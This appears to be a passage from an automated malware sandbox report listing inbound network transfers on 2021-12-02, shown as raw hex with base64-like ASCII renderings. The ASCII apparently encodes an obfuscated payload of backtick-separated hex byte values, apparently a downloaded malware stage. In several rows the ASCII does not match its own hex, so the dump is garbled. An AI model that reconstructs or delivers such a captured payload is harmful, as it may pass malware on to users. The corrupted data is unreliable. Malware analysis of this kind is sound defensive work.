Ascii: RkYsYEMzLGA3RixgRkMsYDRGLGAwRSxgNzAsYIEZFLGAxMyxgODgsYIEIzLGA3RSxgOTcsYIERGLGBEQSxgRjEsYEM2LGA5RixgNDAsYDM4LGBGRixgREEsYIEJLGA0MSxgRjgsYIEZBLGBCRixgODQsYDc4LGBGNSxgMzcsYDU5LGA3RixgRjQsYDdGLGBBNixgQkYsYIEVCLGA3RixgRkMsYIEIxLGBCRixgMDQsYIEYxLGA3RixgRkQsYDI2LGBCRix
2021-12-02 20:47:22 UTC	34	IN	Data Raw: 47 42 45 52 69 78 67 4f 54 63 73 59 44 56 46 4c 47 42 47 52 69 78 67 4f 55 49 73 59 44 4e 43 4c 47 42 42 52 69 78 67 52 6b 59 73 59 44 5a 46 4c 47 41 33 4f 43 78 67 52 6b 51 73 59 45 4a 47 4c 47 42 47 51 53 78 67 51 55 51 73 59 44 64 47 4c 47 42 42 4e 79 78 67 52 6b 59 73 59 44 4a 42 4c 47 41 33 52 43 78 67 4d 7a 63 73 59 45 5a 47 4c 47 41 34 52 43 78 67 52 6b 4d 73 59 44 41 30 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 51 69 78 67 52 6b 4d 73 59 45 45 78 4c 47 41 79 4d 43 78 67 4f 54 6b 73 59 45 51 33 4c 47 42 47 51 69 78 67 4d 55 59 73 59 44 52 42 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 51 7a 4c 47 41 35 52 43 78 67 52 44 63 73 59 45 5a 47 4c 47 41 33 4d 79 78 67 51 7a 51 73 59 44 6c 43 4c 47 42 47 52 69 78 67 52 6b 45 73 59 44 46 47 Data Ascii: GBERixgOTcsYDVFLLGBGRixgOUIsYDNCLGBBRixgRkYsYDZFLGA3OCxgRkQsYIEJLGBGQsXgQUQsYDdGLGBBNyXgRkYsYDJBLLGA3RCxgMzcsYIEZGLGA4RCxgRkMsYDAOLGBFRixgRkYsYIEY1LGA5QixgRkMsYIEEXLGAyMCxgOTksYIEQ3LGBGQixgMUyYsYDRBLGBBRixgRkYsYIEQzLGA5RCxgRDcsYIEZGLGA3MyxgQzQsYDI CLGBGRixgRkEsYDFG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	36	IN	Data Raw: 51 73 59 45 51 78 4c 47 42 46 4f 53 78 67 4e 55 59 73 59 45 5a 47 4c 47 41 7a 4e 79 78 67 52 6b 51 73 59 44 49 78 4c 47 41 33 52 69 78 67 4f 45 4d 73 59 45 5a 47 4c 47 42 46 51 53 78 67 4d 44 55 73 59 45 4a 45 4c 47 42 47 51 53 78 67 4f 44 6b 73 59 44 55 78 4c 47 42 47 4f 43 78 67 51 6b 59 73 59 45 59 35 4c 47 41 77 4e 53 78 67 4d 6b 51 73 59 45 56 43 4c 47 41 33 4e 53 78 67 4e 55 55 73 59 44 64 45 4c 47 41 34 51 79 78 67 4e 54 63 73 59 44 64 47 4c 47 42 42 52 43 78 67 52 54 59 73 59 45 4e 47 4c 47 42 47 4f 53 78 67 4f 55 59 73 59 45 51 7a 4c 47 42 46 52 69 78 67 52 6b 51 73 59 45 51 32 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 59 33 4c 47 42 47 51 79 78 67 4e 54 63 73 59 44 52 47 4c 47 42 4 6 4f 53 78 67 52 44 55 73 59 44 46 47 4c 47 42 42 51 69 78 67 52 Data Ascii: QsYEQxLGBFOSxgNUYsYEZGLGAzNyxgRkQsYDixLGA3RixgOEMsYEZGLGBFQsXgMDUsYEJELGBGQsXgODksYDUxLGBGOCxgQkYsYIEY5LGAwNSxgMkQsYIEVCLGA3NSxgNUUsYDdELGA4QyxgNTcsYDdGLGBBRCxgRTYsYENGLGBGOSxgOUYsYEQzLGBFRixgRkQsYEQ2LGBGRixgREEsYIEY3LGBGQyxgNTcsYDRGLGBFOSxgRDUsYDFGLGBBQixgR
2021-12-02 20:47:22 UTC	37	IN	Data Raw: 47 4e 69 78 67 4e 55 59 73 59 44 51 32 4c 47 41 32 52 69 78 67 52 6b 59 73 59 45 46 46 4c 47 41 35 52 43 78 67 51 6a 63 73 59 45 5a 47 4c 47 41 31 4e 43 78 67 51 6b 4d 73 59 45 5a 45 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 44 64 46 4c 47 41 33 52 69 78 67 52 54 67 73 59 44 6c 47 4c 47 41 35 4f 43 78 67 52 6b 55 73 59 44 42 47 4c 47 42 47 52 69 78 67 51 7a 63 73 59 44 46 47 4c 47 42 47 52 69 78 67 4e 6a 55 73 59 45 59 77 4c 47 42 47 4e 69 78 67 4d 30 59 73 5 9 44 41 78 4c 47 42 43 51 69 78 67 52 6b 4d 73 59 45 4a 43 4c 47 42 45 4e 53 78 67 4d 45 59 73 59 45 4e 45 4c 47 42 46 51 69 78 67 52 6b 59 73 59 44 41 30 4c 47 42 43 52 43 78 67 52 6b 55 73 59 44 55 35 4c 47 42 46 4e 79 78 67 52 6a 55 73 59 44 4d 33 4c 47 41 33 4f 43 78 67 4d 30 51 73 59 45 52 43 4c 47 Data Ascii: GNixgNUYsYDQ2LGA2RixgRkYsYEFFLGA5RCxgQjcsYEZGLGA1NCxgQkMsYEZELGBGNyxgRkYsYDdFLGA3RixgRTgsYDIGLGA5OCxgRkUsYDBGLGBGRixgQzcsYDFGLGBGRixgNjUsYIEYwLGBGNixgM0YsYDAXLGBGBCxgRkMsYIEJCLGBENSxgMEYsYENELGBFQixgRkYsYDA0LGBBCRCxgRkUsYDU5LGBFNyxgRjUsYDM3LGA3OCxgM0QsYERCLG
2021-12-02 20:47:22 UTC	38	IN	Data Raw: 59 45 51 35 4c 47 42 47 4d 79 78 67 4e 55 59 73 59 44 49 77 4c 47 41 77 4d 53 78 67 4e 7a 6b 73 59 44 59 34 4c 47 41 7a 4d 43 78 67 52 6b 59 73 59 45 4e 45 4c 47 42 47 52 69 78 67 4d 44 55 73 59 45 4e 42 4c 47 41 33 4f 53 78 67 4e 7a 63 73 59 44 56 46 4c 47 42 47 52 43 78 67 51 30 49 73 59 45 59 78 4c 47 42 46 51 53 78 67 4f 55 59 73 59 45 5a 43 4c 47 41 77 4e 79 78 67 52 6b 59 73 59 45 51 30 4c 47 41 7a 52 69 78 67 4f 54 59 73 59 45 5a 46 4c 47 42 45 4d 7 9 78 67 4e 30 59 73 59 45 4e 43 4c 47 41 30 52 69 78 67 52 6b 51 73 59 44 55 31 4c 47 41 30 4d 53 78 67 51 30 59 73 59 45 5a 47 4c 47 41 79 4f 43 78 67 4f 44 59 73 59 45 5a 45 4c 47 42 43 51 69 78 67 4d 55 45 73 59 44 63 31 4c 47 42 47 4d 43 78 67 4e 30 59 73 59 45 5a 45 4c 47 41 30 4e 69 78 67 52 6b 59 Data Ascii: YEQ5LGBGMyxgNUYsYDIwLGAwMSxgNzksYDY4LGAzMxCxgRkYsYENELGBGRixgMDUsYENBLGA3OSxgNzcsYDVFLGBGRxCxgQ0IsYIEYxLGBFQsXgOUYsYEZCLGAwNyxgRkYsYEQ0LGAzRixgOTYsYIEZF LGBEMyxgN0YsYENCLGA0RixgRkQsYDU1LGA0MSxgQ0YsYIEZGLGAyOCxgODYsYIEZELGBCQixgMUEsYDc1LGBGMCxgN0YsYIEZELGA0NixgRkY
2021-12-02 20:47:22 UTC	40	IN	Data Raw: 43 78 67 52 55 51 73 59 45 5a 47 4c 47 42 46 4e 69 78 67 52 44 63 73 59 45 5a 46 4c 47 41 79 51 69 78 67 4e 55 59 73 59 45 45 32 4c 47 41 33 52 69 78 67 52 55 49 73 59 45 55 7a 4c 47 42 45 52 69 78 67 52 6a 41 73 59 45 59 33 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 5a 46 4c 47 42 45 4e 79 78 67 4e 6a 6b 73 59 44 6b 32 4c 47 41 33 52 69 78 67 4e 45 59 73 59 45 46 43 4c 47 41 33 51 79 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 52 69 78 67 51 55 45 73 59 45 5a 47 4c 47 42 45 4e 43 78 67 51 30 55 73 59 45 46 43 4c 47 42 47 52 69 78 67 4d 6a 41 73 59 44 56 46 4c 47 42 47 52 43 78 67 4e 7a 55 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 6a 4d 73 59 45 52 47 4c 47 41 79 52 43 52 6b 51 73 59 45 52 45 4c 47 42 47 52 53 78 67 51 54 59 73 59 45 4a 47 4c 47 41 7a Data Ascii: CxgRUQsYIEZGLGBFNixgRDcsYIEZFLGAyQixgNUYsYEE2LGA3RixgRUIsYIEUzLGBERixgRjAsYIEY3LGBGNyxgM0IsYIEZFLGBENyxgNjksYDk2LGA3RixgNEYsYIEFCLGA3QyxgRkYsYIEY1LGA5RixgQUESYIEZGLGB ENCXgQ0UsYIEFCLGBGRixgMjAsYDVFLGBGRxCxgNzUsYIEZGLGBERSxgQjMsYIERGLGAyRCxgRkQsYIERELGBGRSxgQTYsYIEJGLGAz
2021-12-02 20:47:22 UTC	41	IN	Data Raw: 56 42 4c 47 41 78 4e 43 78 67 51 7a 45 73 59 44 4d 7a 4c 47 41 32 4f 43 78 67 51 30 59 73 59 45 4e 46 4c 47 42 46 51 69 78 67 51 6b 59 73 59 44 42 45 4c 47 41 31 52 53 78 67 4f 55 59 73 59 45 5a 47 4c 47 41 30 52 43 78 67 4f 45 59 73 59 44 64 46 4c 47 41 79 51 79 78 67 4e 55 51 73 59 45 5a 44 4c 47 42 45 4e 79 78 67 51 6b 59 73 59 45 4d 30 4c 47 41 31 51 69 78 67 52 6b 59 73 59 45 59 34 4c 47 42 43 52 43 78 67 4e 30 59 73 59 45 4e 43 4c 47 41 7a 52 69 78 67 4f 54 49 73 59 44 51 34 4c 47 42 47 52 43 78 67 4e 30 49 73 59 44 45 35 4c 47 41 78 4e 53 78 67 52 6a 59 73 59 44 6c 4 3 4c 47 42 47 52 69 78 67 4f 54 45 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 52 6b 59 73 59 44 51 30 4c 47 42 46 4e 79 78 67 52 44 55 73 59 44 64 47 4c 47 42 47 4e 79 78 67 51 6b 59 73 59 Data Ascii: VBLGAXNCxgQzEsYDMzLGA2OCxgQ0YsYENFLGBFQixgQkYsYDDELGA1RSxgOUYsYIEZGLG A0RCxgOEYsYDdFLGAyQyxgNUQsYIEZDLGBENyxgQkYsYEMOLGA1QixgRkYsYIEY4LGBCRxCxgN0YsYENCLG AzRixgOTIsYDQ4LGBGRxCxgN0IsYDE5LGAxNSxgRjYsYDICLGBGRixgOTEsYDNLGA1NSxgRkYsYDQ0LG BFNyxgRDUsYDdGLGBGNyxgQkYsY
2021-12-02 20:47:22 UTC	42	IN	Data Raw: 67 51 6a 55 73 59 45 56 47 4c 47 41 33 51 53 78 67 52 55 49 73 59 45 45 34 4c 47 42 43 52 69 78 67 52 6a 63 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 52 6a 51 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4f 45 51 73 59 44 6c 45 4c 47 41 34 4e 53 78 67 4e 30 49 73 59 44 52 42 4c 47 41 34 51 69 78 67 4d 6a 4d 73 59 44 6c 45 4c 47 41 7a 4e 79 78 67 4d 45 59 73 59 45 59 77 4c 47 42 46 4e 69 78 67 4d 30 59 73 59 45 5a 42 4c 47 42 45 4e 79 78 67 52 6b 59 73 59 44 52 46 4c 47 42 45 52 69 78 67 4e 45 49 73 59 44 56 47 4c 47 42 43 51 79 78 67 52 6b 55 73 59 45 55 31 4c 47 42 43 52 69 78 67 4 f 44 63 73 59 45 5a 47 4c 47 42 46 4e 69 78 67 51 55 59 73 59 44 49 32 4c 47 42 45 4e 53 78 67 4e 6a 45 73 59 44 67 7a 4c 47 41 35 51 53 78 67 52 45 59 73 59 45 5a 44 4c 47 41 31 4e 79 Data Ascii: gQjUsYIEVGLGA3QsXgRUIsYEE4LGBCRixgRjcsYDZGLGBGOSxgRjQsYDM3LGBGRixgOEQsYDIELGA4N SxgN0IsYDRBLGA4QixgMjMsYDIELGAzNyxgMEYsYIEYwLGBFNixgM0YsYIEZBLGBENyxgRkYsYDRFLGBER ixgNEIsYDVGLGBCCyxgRkUsYIEU1LGBCRixgODcsYIEZGLGBFNixgQUYsYDI2LGBENSxgNjEsYDgzLGA5Q SxgREYsYIEZDLGA1Ny
2021-12-02 20:47:22 UTC	44	IN	Data Raw: 4c 47 42 43 4f 53 78 67 52 6a 4d 73 59 45 55 32 4c 47 41 35 52 69 78 67 4f 44 59 73 59 44 4d 33 4c 47 42 47 52 69 78 67 51 30 59 73 59 45 4a 47 4c 47 42 46 4f 43 78 67 52 55 59 73 59 45 5a 45 4c 47 42 46 4d 79 78 67 52 44 49 73 59 45 59 79 4c 47 41 79 52 69 78 67 52 6b 59 73 59 45 56 43 4c 47 41 30 4e 69 78 67 4e 44 45 73 59 45 4d 33 4c 47 42 43 52 69 78 67 4d 7a 4d 73 59 44 4e 42 4c 47 41 33 52 53 78 67 52 54 41 73 59 44 41 30 4c 47 42 47 4f 43 78 67 4e 7 a 63 73 59 44 67 32 4c 47 42 42 52 53 78 67 52 55 4d 73 59 45 4a 44 4c 47 42 47 52 53 78 67 4d 54 55 73 59 44 56 46 4c 47 42 47 52 69 78 67 4e 30 51 73 59 45 5a 46 4c 47 42 46 4f 43 78 67 4e 55 59 73 59 45 59 79 4c 47 42 45 52 69 78 67 51 54 51 73 59 45 5a 47 4c 47 41 30 4e 43 78 67 52 6a 4d 73 59 44 52 Data Ascii: LGBCOSxgRjMsYIEU2LGA5RixgODYsYDM3LGBGRixgQ0YsYIEJGLGBFOCxgRUYSYIEZELGBFMyxgRDIsYIE YyLGAyRixgRkYsYIEVCLGA0NixgNDEsYEM3LGBCRixgMzMsYDNLBGA3RSxgRTAsYDA0LGBGOCxgNzcsYD g2LGBBRSxgRUMsYIEJDLGBGRSxgMTUsYDVFLGBGRixgN0QsYIEZFLGBFOCxgNUYsYIEYyLGBERixgQTQsYIE ZGLGA0NCxgRjMsYDR

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	45	IN	Data Raw: 6b 55 73 59 45 56 43 4c 47 42 46 4f 53 78 67 4e 6b 59 73 59 45 59 31 4c 47 41 34 51 69 78 67 4e 30 59 73 59 45 4a 47 4c 47 41 79 4d 43 78 67 4d 6a 51 73 59 44 63 34 4c 47 41 30 52 53 78 67 4f 55 51 73 59 45 5a 46 4c 47 41 32 4e 69 78 67 4e 7a 59 73 59 44 67 79 4c 47 41 35 52 69 78 67 4e 54 4d 73 59 44 6b 77 4c 47 42 45 52 43 78 67 4e 7a 6b 73 59 45 59 31 4c 47 41 32 52 69 78 67 51 7a 55 73 59 45 46 43 4c 47 41 78 52 69 78 67 52 6b 51 73 59 44 52 45 4c 47 41 32 52 69 78 67 52 6b 59 73 59 45 5a 45 4c 47 42 47 4e 43 78 67 52 45 55 73 59 45 4a 45 4c 47 41 33 52 69 78 67 4d 30 59 73 59 45 59 30 4c 47 41 78 51 79 78 67 4d 6b 55 73 59 44 59 78 4c 47 41 78 51 53 78 67 4e 30 55 73 59 45 45 78 4c 47 42 44 51 69 78 67 4f 44 63 73 59 44 56 44 4c 47 41 78 4d 69 78 67 Data Ascii: kUsYEVCLGBFOSxgNkYsYEEY1LGA4QixgN0YsYEJGLGAYMCxgMjQsYDc4LGA0RSxgOUQsYEFZFLGA2NixgNzYsYDgyLGA5RixgNTMsYDkwLGBERCxgNzksYEEY1LGA2RixgQzUsYEFCLGAxRixgRkQsYDRELGA2RixgRkYsYEZELGBGNcXgREUsYEJELGA3RixgM0YsYEOYLGAXQyxgMkUsYDYxLGAXQsXgN0UsYEEExLGBDQixgODcsYDVDLGAxMixg
2021-12-02 20:47:22 UTC	46	IN	Data Raw: 42 47 4e 43 78 67 52 6a 59 73 59 45 5a 47 4c 47 42 45 4f 43 78 67 4e 7a 6b 73 59 45 5a 43 4c 47 42 45 4e 79 78 67 51 7a 41 73 59 45 52 43 4c 47 42 44 52 69 78 67 52 6b 55 73 59 44 67 77 4c 47 41 7a 52 69 78 67 52 54 6b 73 59 45 59 33 4c 47 41 30 51 79 78 67 4e 30 59 73 59 45 46 43 4c 47 41 35 52 69 78 67 52 6b 45 73 59 44 49 7a 4c 47 41 78 52 53 78 67 4d 44 59 73 59 44 5a 47 4c 47 42 47 52 69 78 67 4f 44 6b 73 59 45 55 34 4c 47 42 47 51 79 78 67 51 6a 63 73 59 44 63 78 4c 47 41 31 4d 69 78 67 52 6a 55 73 59 44 49 33 4c 47 41 79 4d 69 78 67 4d 55 55 73 59 45 5a 42 4c 47 41 30 52 43 78 67 51 7a 4d 73 59 45 51 33 4c 47 42 47 52 69 78 67 52 54 45 73 59 45 5a 47 4c 47 41 78 4f 43 78 67 4d 45 45 73 59 45 59 77 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 64 45 4c Data Ascii: BGNCxgRjYsYEEZGLGBEOCgNzksYEZCLGBENyxgQzAsYERCLGBDRixgRkUsYDgwLGAzRixgRTksYEEY3LGA0QyxgN0YsYEFCLGA5RixgRkEsYDlZLGAXRSxgMDYsYDZGLGBGRixgODksYEU4LGBGQyxgQjcsYDcxLGA1MixgRjUsYDl3LGAyMixgMUUsYEZBLGA0RCxgQzMsYEQ3LGBGRixgRTEsYEZGLGAXOCxgMEEsYEEYwLGBENyxgRjgsYDdEL
2021-12-02 20:47:22 UTC	48	IN	Data Raw: 73 59 44 45 34 4c 47 42 47 4e 43 78 67 52 6b 4d 73 59 44 4d 33 4c 47 42 42 4d 53 78 67 52 54 63 73 59 45 52 47 4c 47 42 44 4e 43 78 67 51 6b 4d 73 59 45 5a 44 4c 47 41 33 52 69 78 67 52 6b 51 73 59 44 51 32 4c 47 41 33 52 69 78 67 4d 54 4d 73 59 45 59 31 4c 47 42 47 51 79 78 67 4f 54 63 73 59 44 63 32 4c 47 41 31 52 53 78 67 52 6b 59 73 59 45 56 45 4c 47 42 47 4d 53 78 67 52 6b 45 73 59 44 68 47 4c 47 42 43 52 43 78 67 52 6b 49 73 59 44 4e 43 4c 47 42 47 52 53 78 67 52 44 63 73 59 45 59 30 4c 47 41 30 52 69 78 67 52 6b 59 73 59 45 5a 45 4c 47 42 44 51 69 78 67 4d 6a 41 73 59 44 4d 78 4c 47 42 47 4d 53 78 67 4d 44 63 73 59 44 55 77 4c 47 42 44 52 69 78 67 51 6b 59 73 59 44 56 43 4c 47 42 47 52 43 78 67 4e 7a 63 73 59 44 5a 43 4c 47 42 44 52 69 78 67 4e 30 Data Ascii: sYDE4LGBGNcXgRkMsYDM3LGBBMSxgRTcsYERGLGBDNCxgQkMsYEZDLGA3RixgRkQsYDQ2LGA3RixgMTMsYEEY1LGBGQyxgOTcsYDc2LGA1RSxgRkYsYEVGLGBGMSxgRkEsYDhGLGBRCxgRkIsYDNCLGBGRSxgRDcsYEOYLGAXRixgRkYsYEZELGBDQixgMjAsYDMxLGBGMSxgMDcsYDUwLGBDRixgQkYsYDVCLGBGRcXgNzcsYDZCLGBDRixgN0
2021-12-02 20:47:22 UTC	49	IN	Data Raw: 52 43 78 67 4d 44 63 73 59 45 5a 47 4c 47 41 31 4d 79 78 67 52 6b 45 73 59 45 52 43 4c 47 42 47 52 53 78 67 4f 54 59 73 59 45 5a 47 4c 47 42 42 4e 69 78 67 4e 6b 59 73 59 44 6b 30 4c 47 41 33 52 69 78 67 51 30 49 73 59 45 4a 47 4c 47 41 34 51 79 78 67 4e 30 45 73 59 45 49 31 4c 47 42 43 4d 69 78 67 52 6a 41 73 59 44 6c 43 4c 47 42 47 52 69 78 67 4e 6a 55 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 52 6b 59 73 59 44 4e 46 4c 47 41 35 52 43 78 67 4e 54 63 73 59 44 4e 47 4c 47 42 44 4d 79 78 67 51 55 49 73 59 45 4a 47 4c 47 42 47 4e 43 78 67 4d 30 59 73 59 45 5a 47 4c 47 41 79 52 69 78 67 4e 30 55 73 59 45 5a 47 4c 47 42 47 4e 43 78 67 4e 45 59 73 59 45 5a 42 4c 47 42 46 4d 69 78 67 4d 7a 63 73 59 45 5a 46 4c 47 41 35 52 43 78 67 4f 44 4d 73 59 45 59 78 4c 47 42 Data Ascii: RCxgMDcsYEEZGLGA1MyxgRkEsYERCLGBGRSxgOTYsYEEZGLGBBNixgNkYsYDk0LGA3RixgQ0IsYEJGLGA4QyxgN0EsYEI1LGBCMixgRjAsYDlCLGBGRixgNjUsYDNLGLGA1NSxgRkYsYDNFLGA5RCxgNTcsYDNLGLGBDMyxgQULsYEJGLGBGNcXgM0YsYEZGLGAYRixgN0UsYEZGLGBGNcXgNEYsYEZBLGBFMixgMzcsYEEZFLGA5RCxgODMsYEEYxLGB
2021-12-02 20:47:22 UTC	50	IN	Data Raw: 44 52 47 4c 47 42 45 4e 53 78 67 51 6b 59 73 59 45 46 42 4c 47 42 47 4d 79 78 67 52 55 45 73 59 44 6c 47 4c 47 41 34 4e 69 78 67 4e 54 63 73 59 45 49 7a 4c 47 41 33 52 69 78 67 52 55 59 73 59 45 52 47 4c 47 42 47 52 53 78 67 4d 7a 51 73 59 45 5a 45 4c 47 42 45 52 69 78 67 51 6b 59 73 59 45 59 34 4c 47 41 34 52 43 78 67 52 6b 55 73 59 44 67 7a 4c 47 41 34 4d 43 78 67 4e 54 51 73 59 45 4a 47 4c 47 41 79 4e 53 78 67 4e 44 67 73 59 45 49 31 4c 47 42 46 52 43 78 67 4f 54 59 73 59 45 51 78 4c 47 41 33 52 53 78 67 4e 45 49 73 59 44 49 79 4c 47 42 45 4e 53 78 67 4e 6b 59 73 59 45 5a 44 4c 47 41 35 51 69 78 67 4f 44 63 73 59 45 46 47 4c 47 41 33 52 69 78 67 4f 44 55 73 59 45 51 33 4c 47 41 30 4e 79 78 67 4e 30 59 73 59 45 56 42 4c 47 41 7a 52 69 78 67 52 6a 59 73 Data Ascii: DRGLGBENSxgQkYsYEFBLGBGMyxgRUEsYDlGLGA4NixgNTcsYElZLGA3RixgRUysYERGLGBGRSxgMzQsYEZELGBERixgQkYsYEEY4LGA4RCxgRkUsYDgzLGA4MCxgNTQsYEJGLGAYNSxgNDgsYEI1LGBFRcXgOTYsYEQxLGA3RSxgNEIsYDlYLGBENSxgNkYsYEZDLGA5QixgODcsYEFGLGA3RixgODUsYEQ3LGA0NyxgN0YsYEVBLGAzRixgRjYs
2021-12-02 20:47:22 UTC	52	IN	Data Raw: 78 67 4d 30 45 73 59 44 49 79 4c 47 41 79 4e 53 78 67 52 54 51 73 59 44 6b 32 4c 47 41 30 51 79 78 67 4e 44 63 73 59 44 6b 30 4c 47 41 33 4e 69 78 67 52 55 45 73 59 45 4a 44 4c 47 42 47 51 53 78 67 4e 54 63 73 59 45 55 78 4c 47 42 45 4e 53 78 67 4e 30 59 73 59 45 55 79 4c 47 42 43 4e 79 78 67 4f 54 6b 73 59 45 5a 44 4c 47 42 43 51 53 78 67 52 54 6b 73 59 44 6b 7a 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 46 47 4c 47 42 47 4f 53 78 67 4d 45 59 73 59 45 5a 45 4c 47 41 31 4e 79 78 67 52 54 63 73 59 44 4d 30 4c 47 41 31 4f 53 78 67 4d 6a 4d 73 59 44 46 43 4c 47 41 78 4f 53 78 67 51 30 4d 73 59 44 49 35 4c 47 41 33 52 53 78 67 52 55 45 73 59 45 4a 44 4c 47 42 43 51 53 78 67 51 7a 41 73 59 45 46 43 4c 47 42 47 52 69 78 67 52 6a 67 73 59 44 49 33 4c 47 42 43 52 Data Ascii: xgM0EsYDlYLGAYNSxgRTQsYDk2LGA0QyxgNDcsYDk0LGA3NixgRUEsYEDJLGBGQsXgNTcsYEUxLGBENsXgN0YsYEUyLGBCNyxgOTksYEEZDLGBQCxgRTksYDkzLGBERixgRkIsYEFGLGBGOSxgMEYsYEZELGA1NyxgRTcsYDM0LGA1OSxgMjMsYDFCLGAXOSxgQ0MsYDI5LGA3RSxgRUEsYEDJLGBQCxgQzAsYEFCLGBGRixgRjgsYDI3LGBCR
2021-12-02 20:47:22 UTC	53	IN	Data Raw: 31 4c 47 42 46 4f 53 78 67 52 55 59 73 59 44 56 44 4c 47 42 47 51 79 78 67 4e 7a 6b 73 59 44 6b 31 4c 47 42 47 52 69 78 67 52 54 59 73 59 44 4e 47 4c 47 41 30 51 79 78 67 4f 44 51 73 59 45 49 32 4c 47 42 45 52 43 78 67 52 6b 55 73 59 45 55 32 4c 47 42 47 52 69 78 67 4d 7a 41 73 59 44 4d 35 4c 47 41 77 4d 69 78 67 4f 55 51 73 59 44 55 33 4c 47 42 47 52 69 78 67 52 54 6b 73 59 44 64 47 4c 47 41 34 51 69 78 67 4e 55 55 73 59 45 5a 45 4c 47 42 44 52 53 78 67 52 45 59 73 59 45 5a 43 4c 47 41 34 4e 79 78 67 4e 30 59 73 59 44 4e 43 4c 47 42 47 52 43 78 67 4e 6b 59 73 59 44 51 32 4c 47 42 47 52 69 78 67 4e 45 45 73 59 45 55 34 4c 47 41 32 51 69 78 67 4d 30 55 73 59 44 49 32 4c 47 41 35 52 53 78 67 52 6b 4d 73 59 44 46 45 4c 47 41 31 52 43 78 67 4d 44 67 73 59 45 Data Ascii: 1LGBFOSxgRUysYDVDLGBGQyxgNzksYDk1LGBGRixgRTYsYDNLGLGA0QyxgODQsYEI2LGBERCxgRkUsYEU2LGBGRixgMzAsYDM5LGAwMixgOUQsYDU3LGBGRixgRTksYDdGLGA4QixgNUUsYEZELGBDRSxgREYsYEZCLGA4NyxgN0YsYDNCLGBGRcXgNkYsYDQ2LGBGRixgNEEsYEU4LGA2QixgM0UsYDI2LGA5RSxgRkMsYDFELGA1RCxgMDgsYE

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	54	IN	Data Raw: 52 6b 51 73 59 44 4d 33 4c 47 42 47 52 53 78 67 52 6a 55 73 59 44 4e 47 4c 47 42 46 52 69 78 67 51 6a 63 73 59 44 52 45 4c 47 41 35 4d 79 78 67 52 45 59 73 59 45 59 79 4c 47 41 7a 4e 79 78 67 4d 44 6b 73 59 44 49 7a 4c 47 41 35 4d 69 78 67 52 45 59 73 59 44 45 31 4c 47 41 35 4e 43 78 67 51 6a 59 73 59 44 45 35 4c 47 42 43 4e 69 78 67 52 6b 59 73 59 45 56 43 4c 47 41 7a 4e 79 78 67 52 6b 45 73 59 44 56 45 4c 47 41 77 4f 53 78 67 52 54 6b 73 59 45 52 47 4c 47 42 47 51 79 78 67 51 6a 63 73 59 44 42 44 4c 47 41 31 52 69 78 67 52 6b 59 73 59 44 52 47 4c 47 42 47 52 53 78 67 4d 45 51 73 59 44 64 42 4c 47 42 47 52 43 78 67 52 6b 59 73 59 45 5a 42 4c 47 42 44 52 43 78 67 52 6b 55 73 59 45 4e 46 4c 47 41 7a 52 69 78 67 4d 7a 51 73 59 44 46 45 4c 47 42 47 52 43 78 Data Ascii: RkQsYDM3LGBGRSxgRjUsYDNLGBFRixgQjcsYDRELGA5MyxgREYsYEEYlLGAzNyxgMDKsYDlZLGA5Mi xgREYsYDE1LGA5NCxgQjYsYDE5LGBCNixgRkYsYEVCLGAzNyxgRkEsYDVELGAwOSxgRTksYERGLGBGQy xgQjcsYDBDLGA1RixgRkYsYDRGLGBGRSxgMEQsYDdBLGBGRcxgRkYsYEZBLGBDRcxgRkUsYENFLGAzRi xgMzQsYDFELGBGRcx
2021-12-02 20:47:22 UTC	59	IN	Data Raw: 45 4a 47 4c 47 41 79 51 69 78 67 4d 6b 51 73 59 44 49 79 4c 47 41 7a 4f 53 78 67 4e 44 63 73 59 45 55 32 4c 47 41 33 4e 79 78 67 51 54 55 73 59 45 55 31 4c 47 42 47 51 69 78 67 51 30 55 73 59 45 46 43 4c 47 41 32 4d 79 78 67 51 6b 4d 73 59 45 5a 42 4c 47 41 34 4d 79 78 67 52 54 6b 73 59 45 46 47 4c 47 42 47 4e 53 78 67 4d 6a 63 73 59 45 45 30 4c 47 41 35 4e 79 78 67 4e 30 59 73 59 45 59 7a 4c 47 42 42 51 69 78 67 51 6b 59 73 59 45 4d 34 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 45 78 4c 47 41 31 4f 53 78 67 51 7a 63 73 59 45 52 47 4c 47 42 45 4e 69 78 67 52 6b 45 73 59 45 59 32 4c 47 41 34 52 69 78 67 4e 44 67 73 59 45 55 35 4c 47 41 33 4e 69 78 67 4e 55 55 73 59 45 5a 45 4c 47 41 32 4e 53 78 67 52 6b 59 73 59 44 45 79 4c 47 42 43 52 43 78 67 52 6b 45 73 Data Ascii: EJGLGAYqixgMkQsYDjYLGaZOSxgNDcsYEU2LGA3NyxgQTUsYEU1LGBGQixgQ0UsYEFCLGA2MyxgQkM sYEZBLGA4MyxgRTksYEFGLGBGNSxgMjcsYEE0LGA5NyxgN0YsYEEYzLGBBQixgQkYsYEM4LGA3RixgRjU sYDExLGA1OSxgQzcsYERGLGBENixgRkEsYEEY2LGA4RixgNDcsYEU5LGA3NixgNUUsYEZELGA2NSxgRkY sYDEYlGBRCcxgRkEs
